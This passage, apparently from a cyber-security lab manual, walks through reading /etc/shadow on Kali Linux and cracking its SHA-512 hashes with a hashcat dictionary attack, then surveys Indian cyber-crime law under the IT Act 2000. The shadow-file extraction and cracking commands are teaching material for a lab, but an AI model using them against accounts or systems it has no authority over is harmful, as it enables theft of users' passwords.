
When we do, we can see that there are dozens of wordlists available.

I will be using the wordlist built for sqlmap, which has over one million words and hybrid words.

Step 4: Grab the Hashes

In the next step, we need to grab the hashes on our Kali system. If we are logged in as root, we can see and grab the hashes. In Linux, the hashes are stored in the /etc/shadow file, so if we type:

kali > tail /etc/shadow




We can see the shadow file with the hashes, as above.

Next, we need to know what type of hashing the system is using. In Linux, we go to the /etc/login.defs to view what encryption type the system is using. We open that file by typing:

kali > more /etc/login.defs

When we navigate about 85% down the file, we can see that Kali is using SHA512 encryption. This is important, as we will need to tell hashcat this information when we are ready to crack the hashes.



Step 5: Crack the Hashes!


Now, that we know the basics of hashcat, where the hashes are located and the type of encryption, we are ready to begin cracking the hashes.

Let's first put those hashes into a separate file we will name hash.lst.

kali > cp /etc/shadow hash.lst

To make sure that they were copied over, let's check by typing:

kali > more hash.lst



As

we can see, the hashes have been copied over to the hash.lst file.

To prepare this file for cracking, we need to remove all of the information in this file, except the hashes. The /etc/shadow file includes the username, then the salted hash, and then information about the applicable user policy. We need to remove all that information leaving just the hash.

We can see that this file starts with the username, i.e., "user1", "user2", etc. Open this file in your favorite text editor (vim, vi, leafpad) and delete the username and the following colon.


Then, go to the end of the line and remove the information after the hash that starts with a colon (:). Now we will have a file with just the hashes and nothing else.

In the final step, we can now start cracking the hashes. Here's the command I used.

kali > hashcat -m 1800 -a 0 -o cracked.txt --remove hash.lst /usr/share/sqlmap/txt/wordlist.txt

- -m 1800 designates the type of hash we are cracking (SHA-512)
- -a 0 designates a dictionary attack
- -o cracked.txt is the output file for the cracked passwords
- --remove tells hashcat to remove the hash after it has been cracked
- hash.lst is our input file of hashes
- /usr/share/sqlmap/txt/wordlist.txt is the absolute path to our wordlist for this dictionary attack

Once the cracking process starts, we can hit <enter> to get an update on the process. When hashcat has completed its work, you will see a screen like below where hashcat announces that it has recovered all my hashes after 9 :47:16 of work.



Now, we only need to open the cracked.txt file to view our cracked passwords!

Hashcat may be the world's best password cracking tool right now, so take some time to get to know it. It has many more features that we have not yet touched on, and a version that uses your GPU (oclhashcat) that can crack passwords many times faster than your CPU can!

Tutorial:10

AIM: Consider a case study of cyber crime, where the attacker has performed on line credit card fraud. Prepare a report and also list the laws that will be implemented on attacker..

Cyber Laws of India

In Simple way we can say that cyber crime is unlawful acts wherein the computer is either a tool or a target or both. Cyber crimes can involve criminal activities that are traditional in nature, such as theft, fraud, forgery, defamation and mischief, all of which are subject to the Indian Penal Code. The abuse of computers has also given birth to a gamut of new age crimes that are addressed by the Information Technology Act, 2000.

We can categorize Cyber crimes in two ways

- The Computer as a Target :-using a computer to attack other computers. e.g. Hacking,Virus/Worm attacks,DOS attack etc.
- computer as a weapon :-using a computer to commit real world crimes. e.g. Cyber Terrorism, IPR violations,Credit card frauds,EFT frauds, Pornography etc.

Cyber law (also referred to as cyberlaw) is a term used to describe the legal issues related to use of communications technology, particularly "cyberspace", i.e. the Internet. It is less a distinct field of law in the way that property or contract are as it is an intersection of many legal fields, including intellectual property, privacy, freedom of expression, and jurisdiction. In essence, cyber law is an attempt to integrate the challenges presented by human activity on the Internet with legacy system of laws applicable to the physical world.

Cyber Laws in India

Why Cyberlaw in India ?

When Internet was developed, the founding fathers of Internet hardly had any inclination that Internet could transform itself into an all pervading revolution which could be misused for criminal activities and which required regulation. Today, there are many disturbing things happening in cyberspace. Due to the anonymous nature of the Internet, it is possible to engage into a variety of criminal activities with impunity and people with intelligence, have been grossly misusing this aspect of the Internet to perpetuate criminal activities in cyberspace. Hence the need for Cyberlaws in India.

What is the importance of Cyberlaw ?

Cyberlaw is important because it touches almost all aspects of transactions and activities on and concerning the Internet, the World Wide Web and Cyberspace. Initially it may seem that Cyberlaws is a very technical field and that it does not have any bearing to most activities in Cyberspace. But the actual truth is that nothing could be further than the truth. Whether we

realize it or not, every action and every reaction in Cyberspace has some legal and Cyber legal perspectives.

Does Cyberlaw concern me ?

Yes, Cyberlaw does concern you. As the nature of Internet is changing and this new medium is being seen as the ultimate medium ever evolved in human history, every activity of yours in Cyberspace can and will have a Cyber legal perspective. From the time you register your Domain Name, to the time you set up your web site, to the time you promote your website, to the time when you send and receive emails , to the time you conduct electronic commerce transactions on the said site, at every point of time, there are various Cyberlaw issues involved. You may not be bothered about these issues today because you may feel that they are very distant from you and that they do not have an impact on your Cyber activities. But sooner or later, you will have to tighten your belts and take note of Cyberlaw for your own benefit.

Advantages of Cyber Laws

The IT Act 2000 attempts to change outdated laws and provides ways to deal with cyber crimes. We need such laws so that people can perform purchase transactions over the Net through credit cards without fear of misuse. The Act offers the much-needed legal framework so that information is not denied legal effect, validity or enforceability, solely on the ground that it is in the form of electronic records.

In view of the growth in transactions and communications carried out through electronic records, the Act seeks to empower government departments to accept filing, creating and retention of official documents in the digital format. The Act has also proposed a legal framework for the authentication and origin of electronic records / communications through digital signature.

- From the perspective of e-commerce in India, the IT Act 2000 and its provisions contain many positive aspects. Firstly, the implications of these provisions for the e-businesses would be that email would now be a valid and legal form of communication in our country that can be duly produced and approved in a court of law.
- Companies shall now be able to carry out electronic commerce using the legal infrastructure provided by the Act.
- Digital signatures have been given legal validity and sanction in the Act.
- The Act throws open the doors for the entry of corporate companies in the business of being Certifying Authorities for issuing Digital Signatures Certificates.
- The Act now allows Government to issue notification on the web thus heralding e-governance.
- The Act enables the companies to file any form, application or any other document with any office, authority, body or agency owned or controlled by the appropriate Government in electronic form by means of such electronic form as may be prescribed by the appropriate Government.

- The IT Act also addresses the important issues of security, which are so critical to the success of electronic transactions. The Act has given a legal definition to the concept of secure digital signatures that would be required to have been passed through a system of a security procedure, as stipulated by the Government at a later date.
- Under the IT Act, 2000, it shall now be possible for corporates to have a statutory remedy in case if anyone breaks into their computer systems or network and causes damages or copies data. The remedy provided by the Act is in the form of monetary damages, not exceeding Rs. 1 crore.

Cyber laws that everyone using the internet must be aware of

Internet is just like life. It is interesting and we spend a lot of time doing amusing things here, but it comes with its fair share of trouble. With the technology boom and easy Internet access across the country, cyber crime, too, has become a pretty common occurrence. From hacking into computers to making fraudulent transactions online, there are many ways in which we can become a victim of illegal cyber activities.

To regulate such activities that violate the rights of an Internet user, the Indian government has the Information Technology Act, 2000, in place. Here are some of its sections that empower Internet users and attempt to safeguard the cyberspace.

Section 65 – Tampering with computer Source Documents

A person who intentionally conceals, destroys or alters any computer source code (such as programmes, computer commands, design and layout), when it is required to be maintained by law commits an offence and can be punished with 3 years' imprisonment or a fine of 2 Lakhs INR or both

Section 66 - Using password of another person

If a person fraudulently uses the password, digital signature or other unique identification of another person, he/she can face imprisonment up to 3 years or/and a fine of 1 Lakh INR.

Section 66D - Cheating Using computer resource

If a person cheats someone using a computer resource or a communication device, he/she could face imprisonment up to 3 years or/and fine up to 1 Lakh INR

Section 66E - Publishing private Images of Others

If a person captures, transmits or publishes images of a person's private parts without his/her consent or knowledge, the person is entitled to imprisonment up to 3 years of fine up to 2 Lakhs INR or both

Section 66F - Acts of cyber Terrorism

A person can face life imprisonment if he/she denies an authorized person the access to the computer resource or attempts to penetrate/access a computer resource without authorization,

with an aim to threaten the unity, integrity, security or sovereignty of the nation. This is a non-bailable offence.

Section 67 - Publishing Child Porn or predating children online

If a person captures, publishes or transmits images of a child in a sexually explicit act or induces anyone under the age of 18 into a sexual act, then the person can face imprisonment up to 7 years or fine up to 10 lakhs INR or both

Section 69 - Govt.'s Power to block websites

If the government feel it necessary in the interest of sovereignty and integrity of India, it can intercept, monitor or decrypt any information generated, transmitted, received or stored in any computer resource. The power is subject to compliance of procedure. Under section 69A, the central government can also block any information from public access.

Section 43A - Data protection at Corporate level

If a body corporate is negligent in implementing reasonable security practices which causes wrongful loss or gain to any person, such body corporate shall be liable to pay damages to the affection person.